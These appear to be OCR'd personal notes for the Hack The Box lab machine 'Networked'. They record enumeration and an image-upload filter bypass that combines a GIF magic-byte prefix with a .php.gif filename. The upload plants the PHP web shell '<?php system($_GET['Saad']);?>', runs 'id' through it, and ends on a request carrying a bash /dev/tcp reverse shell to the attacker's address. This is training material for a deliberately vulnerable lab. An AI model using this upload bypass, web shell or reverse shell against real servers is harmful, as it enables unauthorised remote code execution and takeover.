

networked

```
┌──(root💀kali)-[/Documents/htb/boxes/networked]
└─# nmap -sC -sV -oA nmap/networks 10.10.10.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-03 20:39 EDT
Nmap scan report for 10.10.10.146
Host is up (0.087s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.25 seconds
```


```
┌──(root💀kali)-[/Documents/htb/boxes/networked]
└─# gobuster dir -u http://10.10.10.146 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php   2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.146
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/05/03 20:43:45 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 229]
/uploads              (Status: 301) [Size: 236] [--> http://10.10.10.146/uploads/]
/photos.php           (Status: 200) [Size: 1302]
/upload.php           (Status: 200) [Size: 169]
/lib.php              (Status: 200) [Size: 0]
/backup               (Status: 301) [Size: 235] [--> http://10.10.10.146/backup/]
===============================================================
2021/05/03 21:14:00 Finished
===============================================================
```







Not Found

The requested URL /robots.txt was not found on this server.






grap the html _GET['saad'] and pass it to the system command to execute it



upload



Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
POST /upload.php HTTP/1.1
Host: 10.10.10.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------418470386842582762599987483 68
Content-Length: 373
Origin: http://10.10.10.146
Connection: close
Referer: http://10.10.10.146/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------418470386842582762599987483 68
Content-Disposition: form-data; name="myFile"; filename="shell.php"
Content-Type: application/x-php

<?php system($_GET['Saad']);?>

-----------------------------418470386842582762599987483 68
Content-Disposition: form-data; name="submit"

go!
-----------------------------418470386842582762599987483 68--
```

Response


Raw Headers Hex

Pretty Raw Render \n Actions

```
1  HTTP/1.1 200 OK
2  Date: Tue, 04 May 2021 00:55:39 GMT
3  Server: Apache/2.4.6 (CentOS) PHP/5.4.16
4  X-Powered-By: PHP/5.4.16
5  Content-Length: 199
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  <pre>
     Invalid image file.
   </pre>
   <form action="/upload.php" method="post" enctype="multipart/form-data">
10   <input type="file" name="myFile">
11   <br>
12   <input type="submit" name="submit" value="go!">
13 </form>
14
```

259998748368
filename="shell.php.gif"

same for .gif



Index of /backup

Name	Last modified	Size	Descripti
Parent Directory		-	
backup.tar	2019-07-09 13:33	10K	

```
┌──(root💀kali)-[/Documents/htb/boxes/networked]
└─# mv /root/Downloads/backup.tar .

┌──(root💀kali)-[/Documents/htb/boxes/networked]
└─# ls
backup.tar  networked.ctb  networked.ctb~  networked.ctb~~  networked.ctb~~~  nmap  shell.php

┌──(root💀kali)-[/Documents/htb/boxes/networked]
└─# tar -xvf backup.tar
index.php
lib.php
photos.php
upload.php

┌──(root💀kali)-[/Documents/htb/boxes/networked]
└─# mkdir src

┌──(root💀kali)-[/Documents/htb/boxes/networked]
└─# mv *php src
```

grep variable that represent user's input that get passed into php

```
┌──(root💀kali)-[/Documents/htb/boxes/networked/src]
└─# grep -Ri '$_'
photos.php:  if ((strpos($exploded[0], '10_10_') === 0) && (!($prefix === $_SERVER["REMOTE_ADDR"])) ) {
upload.php:if( isset($_POST['submit']) ) {
upload.php:  if (!empty($_FILES["myFile"])) {
upload.php:    $myFile = $_FILES["myFile"];
upload.php:    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
upload.php:    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
upload.php:    $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;
lib.php:<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post" enctype="multipart/form-data">
```

if we see the request we see

```
<?php system($_GET['Saad']);?>

-----------------------------418470386842582762599987483 68
Content-Disposition: form-data; name="submit"
```

let's see upload.php

shell.php × upload.php ×

```
1   <?php
2   require '/var/www/html/lib.php';
3
4   define("UPLOAD DIR", "/var/www/html/uploads/");
5
6   if( isset($ POST['submit']) ) {
7     if (!empty($ FILES["myFile"])) {
8       $myFile = $ FILES["myFile"];
9
10      if (!(check file type($ FILES["myFile"]) && filesize($ FILES['myFile']['tmp name']) < 60000)) {
11        echo '<pre>Invalid image file.</pre>';
12        displayform();
13      }
```

we have to see check_file_type() function

```
┌──(root💀kali)-[/Documents/htb/boxes/networked/src]
└─# grep check_file_type *
lib.php:function check_file_type($file) {
upload.php:    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
```

let's see lib.php

lib.php

```php
}

function check file type($file) {
    $mime type = file mime type($file);
    if (strpos($mime type, 'image/') === 0) {
        return true;
    } else {
        return false;
    }
}
```

mime_type is genereted by magic byte , the few first bytes tells the system what kind of file is

Executable Binaries	Mnemonic	Signature
DOS Executable	"MZ"	0x4D 0x5A
PE32 Executable	"MZ"...."PE.."	0x4D 0x5A ... 0x50 0x45 0x00 0x00
Mach-O **Executable** (32 **bit**)	"FEEDFACE"	0xFE 0xED 0xFA 0xCE
Mach-O **Executable** (64 **bit**)	"FEEDFACF"	0xFE 0xED 0xFA 0xCF
ELF Executable	".ELF"	0x7F 0x45 0x4C 0x46
Compressed Archives	**Mnemonic**	**Signature**
Zip Archive	"PK.."	0x50 0x4B 0x03 0x04
Rar Archive	"Rar!...."	0x52 0x61 0x72 0x21 0x1A 0x07 0x01 0x00
Ogg Container	"OggS"	0x4F 0x67 0x67 0x53

```
root@htb:~/htb/boxes/networked/src# python -c 'print "\x7F\x45\x4C\x46"' > test.txt
root@htb:~/htb/boxes/networked/src# file test.txt
test.txt: ELF
root@htb:~/htb/boxes/networked/src# xxd test.txt
00000000: 7f45 4c46 0a                             .ELF.
root@htb:~/htb/boxes/networked/src# file test.txt
test.txt: ELF
root@htb:~/htb/boxes/networked/src# python -c 'print "\x7F\x45\x4C\x46asbdkjasdnhbjksa"' > test.txt
root@htb:~/htb/boxes/networked/src# file test.txt
test.txt: ELF, unknown class 97
```

```
root@htb:~/htb/boxes/networked/src# echo "GIF8;PleaseSubscribe" > test.txt
root@htb:~/htb/boxes/networked/src# file test.txt
test.txt: GIF image data 25964 x 29537
```

```php
function file mime type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function exists('finfo file')) {
    $finfo = finfo open(FILEINFO MIME);
    if (is resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME data
    {
      $mime = @finfo file($finfo, $file['tmp name']);
      finfo close($finfo);
      if (is string($mime) && preg match($regexp, $mime, $matches)) {
        $file type = $matches[1];
        return $file type;
      }
    }
  }
  if (function exists('mime content type'))
  {
    $file type = @mime content type($file['tmp name']);
    if (strlen($file type) > 0) // It's possible that mime content type() returns FALSE or an empty string
    {
      return $file type;
    }
  }
  return $file['type'];
}
```

```
root@htb:~/htb/boxes/networked# php -a
Interactive mode enabled

php > $x = finfo_open(FILEINFO_MIME);
php > $mime = finfo_file($x, 'test.txt');
PHP Warning:  finfo_file(test.txt): failed to open stream: No such file or directory in php
php > $mime = finfo_file($x, 'src/test.txt');
php > $mime
php > echo $mime;
PHP Parse error:  syntax error, unexpected 'echo' (T_ECHO) in php shell code on line 2
php > echo($mime);
image/gif; charset=us-ascii
```

```
-----------------------------418470386842582762599987483 68
Content-Disposition: form-data; name="myFile"; filename="shell.php"
Content-Type: application/x-php

GIF8;<?php system($_GET['Saad']);?>
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 200 OK
2 Date: Tue, 04 May 2021 01:40:28 GMT
3 Server: Apache/2.4.6 (CentOS) PHP/5.4.1
4 X-Powered-By: PHP/5.4.16
5 Content-Length: 194
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <p>
    Invalid image file
```

it checks for extension also


```
lib.php  ×   upload.php  ×
        exit;
    }

    //$name = $ SERVER['REMOTE ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }
```


```
4 -----------------------------418470386842582762599987483 68
5 Content-Disposition: form-data; name="myFile"; filename="shell.php.gif"
6 Content-Type: application/x-php
7
8 GIF8;<?php system($_GET['Saad']);?>
9
```


forward it


```
<p>
  file uploaded, refresh gallery
</p>
```





Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel free to rate or comment







10.10.10.146/uploads/10_10_14_18.php.gif?Saad=id
GTFOBins
GitHub - swisskyrepo/...
GIF8;uid=48(apache) gid=48(apache) groups=48(apache)


Request
Raw
Params
Headers
Hex
Pretty
Raw
\n
Actions
1 GET /uploads/10_10_14_18.php.gif?Saad=
bash+-i+>%26+/dev/tcp/10.10.14.18/9001+0>%261 HTTP/1.1
2 Host: 10.10.10.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
